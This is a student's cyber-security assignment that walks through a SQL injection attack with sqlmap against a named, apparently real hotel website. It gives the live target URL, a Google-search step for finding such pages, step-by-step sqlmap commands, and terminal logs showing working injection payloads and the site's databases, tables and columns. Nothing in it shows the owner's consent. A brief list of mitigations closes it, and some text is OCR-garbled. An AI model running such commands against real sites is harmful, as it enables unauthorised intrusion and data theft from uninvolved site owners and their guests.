# Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY & FORENSIC

COURSE- BCA

# 3.Name of Target:

http://www.arsimahotel.com/room-detail.php?id=1

## POC: -


# Level of Attack:

# Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You’ve successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .


# Steps: -

1. Open your preferred web browser (I’m using firebox). Navigate to [www.google.com](http://www.google.com) (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. $ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. $ SQL map -u “URL” –dbs




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.arsimahotel.com/room-detail.php?id=1" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 19:02:23 /2024-07-15/

[19:02:23] [INFO] resuming back-end DBMS 'mysql'
[19:02:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=rte1msl[illegible]go2[illegible]lr7[illegible]5[illegible]0[illegible]t7'). Do you want to use those [Y/n] y
[19:02:27] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9[illegible]6[illegible]906 AND '[illegible]'='[illegible]Pq7

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4730 FROM (SELECT(SLEEP(5)))fVSG) AND 'rQiA'='rQiA
---
[19:02:27] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2012 R2 or 8.1
web application technology: Microsoft IIS 8.5, PHP, ASP.NET
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:02:27] [INFO] fetching database names
[19:02:27] [INFO] fetching number of databases
[19:02:27] [INFO] resumed: 2
[19:02:27] [INFO] resumed: information_schema
[19:02:27] [INFO] resumed: arsimahotel
available databases [2]:
[*] arsimahotel
[*] information_schema

[19:02:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.arsimahotel.com'

[*] ending @ 19:02:27 /2024-07-15/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.arsimahotel.com/room-detail.php?id=1" -D arsimahotel --tables
```

6. To find the number of tables in a specific database, use the command: $ SQL map -u “URL” -D <Database name> --tables



```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2906=2906 AND 'YPqT'='YPqT

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4730 FROM (SELECT(SLEEP(5)))fVSG) AND 'rQiA'='rQiA
---
[19:02:47] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:02:47] [INFO] fetching tables for database: 'arsimahotel'
[19:02:47] [INFO] fetching number of tables for database 'arsimahotel'
[19:02:47] [INFO] resumed: 12
[19:02:47] [INFO] resumed: ayarlar
[19:02:47] [INFO] resumed: guest
[19:02:47] [INFO] resumed: location
[19:02:47] [INFO] resumed: log
[19:02:47] [INFO] resumed: oda
[19:02:47] [INFO] resumed: oda_ozellikler
[19:02:47] [INFO] resumed: oda_resimleri
[19:02:47] [INFO] resumed: offers
[19:02:47] [INFO] resumed: resimler
[19:02:47] [INFO] resumed: sayfa
[19:02:47] [INFO] resumed: servis
[19:02:47] [INFO] resumed: yonetici
Database: arsimahotel
[12 tables]
+----------------+
| log            |
| ayarlar        |
| guest          |
| location       |
| oda            |
| oda_ozellikler |
| oda_resimleri  |
| offers         |
| resimler       |
| sayfa          |
| servis         |
| yonetici       |
+----------------+

[19:02:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.arsimahotel.com'

[*] ending @ 19:02:47 /2024-07-15/
```

8.To find the number of tables in a specific database, use the command: $ SQL map -u “URL” -D <Database name> --COLUMNS



```
└─$ sqlmap -u "http://www.arsimahotel.com/room-detail.php?id=1" -D arsimahotel -T log --columns

        {1.8.6.3#dev}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 19:02:52 /2024-07-15/

[19:02:53] [INFO] resuming back-end DBMS 'mysql'
[19:02:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7cojonlsjlv...2its16ac6j'). Do you want to use those [Y/n] y
[19:02:55] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2906=2906 AND 'YPqT'='YPqT

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4730 FROM (SELECT(SLEEP(5)))fVSG) AND 'rQiA'='rQiA
---
[19:02:55] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2012 R2 or 8.1
web application technology: PHP, Microsoft IIS 8.5, ASP.NET
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:02:55] [INFO] fetching columns for table 'log' in database 'arsimahotel'
[19:02:55] [INFO] resumed: 3
[19:02:55] [INFO] resumed: id
[19:02:55] [INFO] resumed: int(11)
[19:02:55] [INFO] resumed: ip
[19:02:55] [INFO] resumed: text
[19:02:55] [INFO] resumed: zaman
[19:02:55] [INFO] resumed: text
Database: arsimahotel
Table: log
[3 columns]
+--------+---------+
| Column | Type    |
+--------+---------+
| id     | int(11) |
| ip     | text    |
| zaman  | text    |
```

### *Use prepared Statements & parameterized queries.*

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

## ➢ *CONEQUENCES OF SQL INJECTION ATTACKS: -*

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

## ➢ *RECOMMENDED ACTIONS: -*

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.